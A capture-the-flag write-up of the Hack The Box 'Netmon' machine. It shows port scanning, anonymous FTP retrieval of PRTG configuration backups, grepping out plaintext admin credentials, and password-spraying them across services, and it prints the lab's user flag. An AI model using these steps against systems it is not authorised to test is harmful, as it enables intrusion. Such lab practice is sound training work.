Hack The Box: Netmon Write-up


First box of the 50 day challenge. It’s an easy one! The attack path was very unique though! I loved how it was structured where you had to use FTP in order to enumerate config files. I loved popping the system shell straight up, maybe I’ll configure a similar box to add layers as it doesn’t necessarily need to run as system, just runs on that default.
Anyways below is my write up, pretty straight forward, really got me excited :D enjoy! Also I go back and forth to show what my thought process was, just a heads up.
Enumeration
TCP
sudo nmap-quick-tcp 10.129.230.176 -r
=== 10.129.230.176 (21,80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669) ===
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-10-02 12:36 EDT
Nmap scan report for 10.129.230.176
Host is up (0.058s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Microsoft ftpd
80/tcp    open  http         Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
47001/tcp open  winrm?
| fingerprint-strings:
|   JavaRMI:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/html; charset=us-ascii
|     Server: Microsoft-HTTPAPI/2.0
|     Date: Fri, 02 Oct 2026 16:36:21 GMT
|     Connection: close
|     Content-Length: 326
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
|     <HTML><HEAD><TITLE>Bad Request</TITLE>
|     <META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
|     <BODY><h2>Bad Request - Invalid Verb</h2>
|     <hr><p>HTTP Error 400. The request verb is invalid.</p>
|_    </BODY></HTML>
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Enumerating the services one by one.
FTP
ftp 10.129.230.176 21
Anonymous login?

Enumerating the files with dir I found a .rnd file.
get .rnd

Random binary? What is .rnd?

A nothing Burger!

user.txt
b5369f127b36c149ed569670b41e7bf5
Gonna pivot to http.
HTTP
whatweb http://10.129.230.176

Since there was a redirect I thought maybe adding the index.html path will fix it?

Suspicious.
http://10.129.230.176/public/login.htm?loginurl=%2Findex.html&errormsg=


Failed…
Now, what is path of the folder where PRTG Network Monitor saves its configuration files? We can enumerate in FTP. After a quick google search.
C:\ProgramData\Paessler\PRTG Network Monitor
ftp 10.129.230.176 21
Login anonymous
Change Directories

That backup file looks good
get PRTG Configuration.old.bak
Connection is finicky

We’ll work with what we got. I honestly don’t know why it wasn’t transferring all the way but it didn’t matter in the end.

Waht an exciting opportunity to learn more about grep!

grep -A 10 "your_search_term" filename.txt
grep -B 10 "your_search_term" filename.txt
grep -C 10 "your_search_term" filename.txt
in this case:
grep -C 10 "admin" PRTG\ Configuration.old.bak

prtgadmin
PrTg@dmin2018

back to the webpage

Login failed, let’s try on other services.
NetSpray all 10.129.230.176 -u 'prtgadmin' -p 'PrTg@dmin2018' --continue-on-success

Also filed with local auth.
Let’s try the other dat file.

get PRTG Configuration.dat
Nothing new. However…

This was the release date of the box and the database we checked before was a backup.
NetSpray all 10.129.230.176 -u 'prtgadmin' -p 'PrTg@dmin2019' --continue-on-success
No success, what about the website?
